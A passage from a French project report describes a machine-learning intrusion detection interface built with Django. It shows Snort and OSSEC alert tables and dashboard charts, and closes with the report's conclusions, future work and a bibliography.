- **ID** : Ce champ est un identifiant unique pour chaque alerte. Il sert à distinguer et à référencer chaque alerte individuellement, ce qui est essentiel pour le suivi et la gestion des incidents.
- **Prédiction ML (Prédiction ML)** : Ce champs montre le résultat de l'analyse effectuée par le modèle de machine Learning sur l'alerte. Ce champ peut indiquer, par exemple, la probabilité que l'alerte soit une vraie menace ou une fausse alerte, aidant ainsi à prioriser les réponses aux incidents.
- **Le filtre** : A pour objectif de permettre de filtrer les alertes générées.
- **Le boutons nids** : permettent de changer le type de système de détection d'intrusion (IDS) entre SNORT et OSSEC.
- **Dashboard** : Cette fonction permet de basculer l'affichage de la section du tableau de bord.

- **Back to Home** : est une option qui permet de retourner à la page de configuration de l'IDS.

Le code garantit que les alertes HIDS sont récupérées et affichées dynamiquement dans le tableau de manière continue, offrant ainsi une vue en temps réel des incidents de sécurité. Cette mise à jour en temps réel est rendue possible grâce à l'utilisation d'AJAX pour la récupération des données.


### 3.2- tableau de bord

Le suivi et l'analyse des événements de sécurité sont essentiels pour prévenir les cyberattaques. Cependant, les données brutes collectées peuvent être volumineuses et difficiles à interpréter sans outils appropriés. En résolvant cette problématique, l'entreprise peut améliorer sa capacité à détecter, analyser et répondre aux incidents de sécurité. Les graphiques dynamiques offrent une vue d'ensemble claire et concise, aidant à identifier les tendances et les anomalies rapidement.

#### Présentation des Graphiques

##### **Graphique 1 : Évolution des événements dans le temps**

Ce graphique linéaire montre l'évolution des événements de sécurité détectés au fil du temps. Il utilise les données de timestamp et le nombre de fois qu'une règle a été déclenchée (firedtimes).



Le graphique d'évolution des événements dans le temps est un outil essentiel pour visualiser la progression et la fréquence des événements de sécurité sur une période définie.

**Graphique 2 : Distribution des niveaux de règle** Ce graphique en barres illustre la distribution des niveaux de règle des événements de sécurité. Les niveaux de règle sont classés et comptés pour fournir une vue d'ensemble des occurrences.

**Distribution des niveaux de règle**




Figure 63: graphe de distribution des niveaux de règle

## Fonctionnalités du Graphique

### 1. Axes

- **X-Axe** : Représentes les différents niveaux de règles.
- **Y-Axe** : Cet axe montre le nombre d'occurrences de chaque niveau de règle dans les données de sécurité.

### 2. Données Utilisées

- **Niveaux de Règle (rule\_levels)** : Liste des niveaux de règle enregistrés pour chaque événement.
- **Occurrences des Niveaux de Règle** : Nombre de fois que chaque niveau de règle apparaît dans les données.

Le graphique de distribution des niveaux de règle est un élément clé de la visualisation des données de sécurité. Il offre une vue d'ensemble sur la fréquence et la répartition des niveaux de règle appliqués aux événements de sécurité.

### Graphique 3 : Analyse des prédictions ML

Le graphique d'analyse des prédictions de Machine Learning (ML) vise à visualiser les résultats des algorithmes de prédiction appliqués aux données de sécurité. L'objectif principal est de fournir une vue d'ensemble des catégories de prédictions générées par le modèle ML, facilitant ainsi l'évaluation des performances.




Figure 64 : graphe d'analyse des prédictions

### Données Utilisées

- **Prédictions ML** : Résultats des algorithmes de Machine Learning appliqués aux données de sécurité.
- **Labels** : Les différentes catégories ou classes de prédictions fournies par le modèle ML.

Ce graphique d'analyse des prédictions de Machine Learning (ML) permet d'observer en détail les résultats obtenus. Il offre une vue d'ensemble claire et intuitive de la répartition des différentes catégories de prédictions générées par le modèle ML. Grâce à cette visualisation, il devient plus facile d'identifier les tendances prédominantes, d'évaluer la performance des algorithmes utilisés, et de repérer rapidement les anomalies ou les comportements suspects dans les données de sécurité.

Les graphiques développés permettent une visualisation claire et dynamique des données de sécurité. Les différentes représentations graphiques offrent une

meilleure compréhension des tendances et des anomalies, facilitant ainsi la gestion proactive des incidents de sécurité.

## 4- Présentation des alertes du NIDS

Et lorsque l'utilisateur sélectionne l'option NIDS dans l'interface de configuration, il est dirigé vers la page d'affichage des alertes de SNORT. Cette interface présente les alertes détectées par le NIDS dans un tableau, accompagnées des résultats du modèle de Machine Learning associé.

The screenshot shows a web-based interface titled 'Alerts NIDS'. At the top, there is a search bar labeled 'Filtrer par timestamp...', a blue 'Filtrer' button, and three buttons: 'hids', 'Dashboard', and 'Back to Home'. Below the header is a section titled 'Alerts NIDS' containing a table with 7 rows of data. The table has three columns: 'ID', 'alert', and 'prediction\_ml'. The 'alert' column contains detailed log entries, and the 'prediction\_ml' column indicates a 'Niveau moyen' (medium level) for all entries.

ID	alert	prediction_ml
1	05/20-20:56:10.507566 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:52395 -> 192.168.13.130:705	Niveau moyen
2	05/20-20:56:10.641075 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:52395 -> 192.168.13.130:161	Niveau moyen
3	05/20-20:56:32.953542 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:46314 -> 192.168.13.130:7	Niveau moyen
4	05/20-20:56:33.120701 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:46314 -> 192.168.13.130:7	Niveau moyen
5	05/20-20:56:33.329916 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:46314 -> 192.168.13.130:7	Niveau moyen
6	05/20-20:56:33.557917 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:46314 -> 192.168.13.130:7	Niveau moyen
7	05/20-20:56:37.089261 [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:34070 -> 192.168.13.130:162	Niveau moyen

Figure 65 : Table du nids

### Source des données dans la table

Les données présentes dans la table "SNORT" proviennent des alertes générées par le HIDS installé sur la machine virtuelle. Ces alertes sans avoir subi aucun traitement transitent via un lien de communication établi entre un client et un serveur socket, avant d'être stockées dans la base de données MySQL. Ensuite, le Framework Django récupère ces données grâce à ses vues, et les transfère de la base de données vers l'interface utilisateur.

#### 4.1- Présentation de l'interface

Cette interface pour l'affichage les alertes générées par un système de gestion d'intrusion basé sur le réseau (HIDS) a pour objectif de permettre aux utilisateurs de visualiser les alertes en temps réel et d'accéder à un tableau de bord pour une vue d'ensemble plus détaillée.

- **ID** : Ce champs permet de numérotter chaque alertes réseaux dans la table ce qui va permettre de repérer plus aisément les nouvelles alertes.

- **Alert** regroupe chaque alerte complète générées par le NIDS c'est-à-dire Il contient toutes les informations qui peuvent être donnée par l'IDS telle que : **le timestamps, Port source et port destination, Classe de la règle, Payload etc....**
- **Prédiction ML (Prédiction ML)** : Ce champs montre le résultat de l'analyse effectuée par le modèle de machine Learning sur l'alerte, aidant ainsi à prioriser les réponses aux incidents.
- **Dashboard** : Cette fonction permet de basculer l'affichage de la section du tableau de bord
- **Back to Home** : est une option qui permet de retourner a la page de configuration de l'IDS
- **Le filtre** : A pour objectif de permettre de filtrer les alertes générées.
- **Le boutons hids** : permettent de changer le type de système de détection d'intrusion (IDS) entre SNORT et OSSEC.

## 4.2- tableau de bord

### Graphique 1 : Des Alertes par Priorité

Ce graphique affiche le nombre d'alertes classées par priorité. Il permet de visualiser quelles priorités génèrent le plus d'alertes, ce qui peut aider à identifier les menaces les plus urgentes ou critiques.



Figure 66 : graphe du nombre d'alerte par priorité

### Fonctionnalités du Graphique

#### 1.Axes

- X-Axe : représente les différentes priorités.
- Y-Axe : montre le nombre d'alertes pour chaque priorité.

#### 2. Description

Le graphique des alertes par priorité permet de visualiser la répartition des alertes selon leur importance. Chaque alerte générée par Snort est classée selon une priorité, qui indique la gravité potentielle de la menace détectée.

### 3.Option

Un bouton d'exportation permet aux utilisateurs de télécharger le graphique au format PNG pour une utilisation ultérieure dans des rapports ou des présentations.

#### Graphique 2 : Nombre d'alertes par Type

Le graphique des alertes par type présente une vue d'ensemble des différentes catégories d'alertes de sécurité détectées par Snort. Ce type de visualisation permet d'identifier rapidement les types de menaces les plus fréquentes et de mieux comprendre les schémas d'activité malveillante sur le réseau.




Figure 67 : graphe du nombre d'alerte par type

#### Fonctionnalités du Graphique

- Couleurs :** Chaque segment du camembert est coloré de manière distincte pour représenter un type d'alerte spécifique, facilitant ainsi la distinction visuelle entre les différentes catégories.
- Légende :** Une légende accompagnant le graphique identifie chaque type d'alerte par une couleur unique, améliorant la lisibilité et l'interprétation des données.
- Un bouton d'exportation permet aux utilisateurs de télécharger le graphique au format PNG pour une utilisation ultérieure dans des rapports ou des présentations.

### Graphique 3 : Nombre d'alertes par Protocole

Le graphique des alertes par protocole permet d'analyser la distribution des alertes en fonction des différents protocoles réseau utilisés. Cette analyse est cruciale pour comprendre quels protocoles sont les plus ciblés.



Figure 68 : graphe du nombre d'alerte par protocole


#### Fonctionnalités du Graphique

**Labels :** Chaque segment de l'anneau représente un protocole spécifique.

Un bouton d'exportation permet aux utilisateurs de télécharger le graphique au format PNG pour une utilisation ultérieure dans des rapports ou des présentations.

Ce graphique permet de visualiser les protocoles les plus vulnérables.

L'intégration de graphes dans une interface d'IDS transforme la manière dont les données de sécurité sont interprétées et utilisées. Ils améliorent la visualisation, l'analyse, la prise de décision et la communication, rendant les systèmes de détection d'intrusion plus efficaces et les réseaux plus sécurisés. En exploitant ces avantages, les organisations peuvent mieux protéger leurs infrastructures et réagir plus rapidement aux menaces émergentes.



## L'ARCHITECTURE DE L'INTERFACE

## **5. Conclusion**

En conclusion, cette interface représente un maillon essentiel dans la chaîne de défense contre les cybermenaces, offrant aux équipes de sécurité les outils nécessaires pour détecter, analyser et répondre efficacement aux incidents, renforçant ainsi la résilience globale du réseau et des systèmes informatiques.

## **CHAPITRE 6 : CONCLUSION ET PERSPECTIVES**

Bien que notre système d'IDS ait montré des résultats encourageants, plusieurs pistes d'amélioration et de développement futur peuvent être envisagées pour renforcer encore davantage l'efficacité du système.

#### **Amélioration de la Précision du Modèle :**

- **Enrichissement des Données** : Intégrer des sources de données supplémentaires, y compris des données en temps réel, pour améliorer la capacité du modèle à détecter des menaces plus diversifiées.
- **Algorithmes Avancés** : Explorer et tester des algorithmes d'apprentissage automatique plus avancés.

#### **Amélioration de l'Interface Utilisateur :**

- **Visualisation Avancée** : Développer des outils de visualisation avancés pour permettre une analyse plus approfondie et intuitive des données de sécurité.
- **Personnalisation** : Permettre aux utilisateurs de personnaliser les paramètres et les alertes du système en fonction de leurs besoins spécifiques.

#### **Combinaison avec d'autres Systèmes de Prévention d'Intrusions (IPS) :**

- **Collaboration IDS/IPS** : Développer des intégrations et des collaborations entre notre IDS et des systèmes de prévention d'intrusions (IPS) pour non seulement détecter, mais aussi prévenir et bloquer activement les menaces en temps réel.
- **Automatisation des Réactions** : Mettre en place des mécanismes d'automatisation permettant une réponse immédiate et coordonnée entre l'IDS et l'IPS, afin de réduire les temps de réaction et d'atténuer les impacts des attaques.

#### **Renforcement de la Sécurité :**

- **Détection de Menaces Évolutives** : Développer des mécanismes pour détecter les nouvelles menaces et les attaques zero-day, en utilisant des techniques de détection d'anomalies et d'analyse comportementale.
- **Intégration avec d'autres Systèmes de Sécurité** : Connecter le système d'IDS avec d'autres outils de sécurité (comme les pare-feux et les systèmes de prévention des intrusions) pour une approche de sécurité plus holistique.
- **SIEM (Security Information and Event Management)** : Intégrer notre IDS avec des systèmes SIEM pour une corrélation avancée des événements et une vue d'ensemble centralisée de la sécurité du réseau.

#### **Collaboration et Partage de Connaissances :**

- **Communauté et Partage** : Créer une plateforme de partage des connaissances où les utilisateurs peuvent échanger des informations sur les menaces et les meilleures pratiques en matière de sécurité.

**En conclusion**, le projet "Développement d'un Système de Détection d'Intrusions Basé sur l'Apprentissage Automatique pour Réseaux Informatiques" a prouvé son efficacité en abordant de manière systématique et rigoureuse la problématique des cyberattaques. Ce projet a permis de comprendre en profondeur les menaces pesant sur les réseaux informatiques et les méthodes de défense à travers une étude préliminaire sur la cybersécurité et les techniques d'intrusion. La collecte et le prétraitement des données ont assuré la qualité et la pertinence des informations utilisées pour l'entraînement du modèle, éliminant ainsi les anomalies et les bruits. La conception et l'entraînement du modèle de détection d'intrusions, basés sur des algorithmes d'apprentissage automatique adaptés, ont abouti à la création d'un outil performant et fiable. L'implémentation du système, avec le développement d'une interface utilisateur conviviale, a permis l'intégration du modèle pour une détection en temps réel des intrusions. Enfin, l'évaluation et la validation du système ont montré des performances élevées, confirmées par des tests rigoureux, démontrant une bonne sensibilité et spécificité.

Ces perspectives permettront de rendre le système encore plus performant, résilient et capable de répondre aux défis de sécurité émergents.

# Bibliographie & webographie :

Cybersécurité : quelles différences entre HIDS, NIDS et LIDS? (datackathon.com)

Top 10 des différents types de cyberattaques - Oodrive

Comprendre les tests d'intrusion | NordPass

HIDS (Host Intrusion Detection System) : Sécurité Renforcée - CyberInstitut

Tous les modèles de Machine Learning expliqués en 8 minutes (moncoachdata.com)

Introduction à l'apprentissage automatique - IBM-France

Stack Labs - Blog | La grande famille des modèles de Machine Learning supervisé (stack-labs.com)

NIDS (Network Intrusion Detection System): définition, avantages et inconvénients (cyberuniversity.com)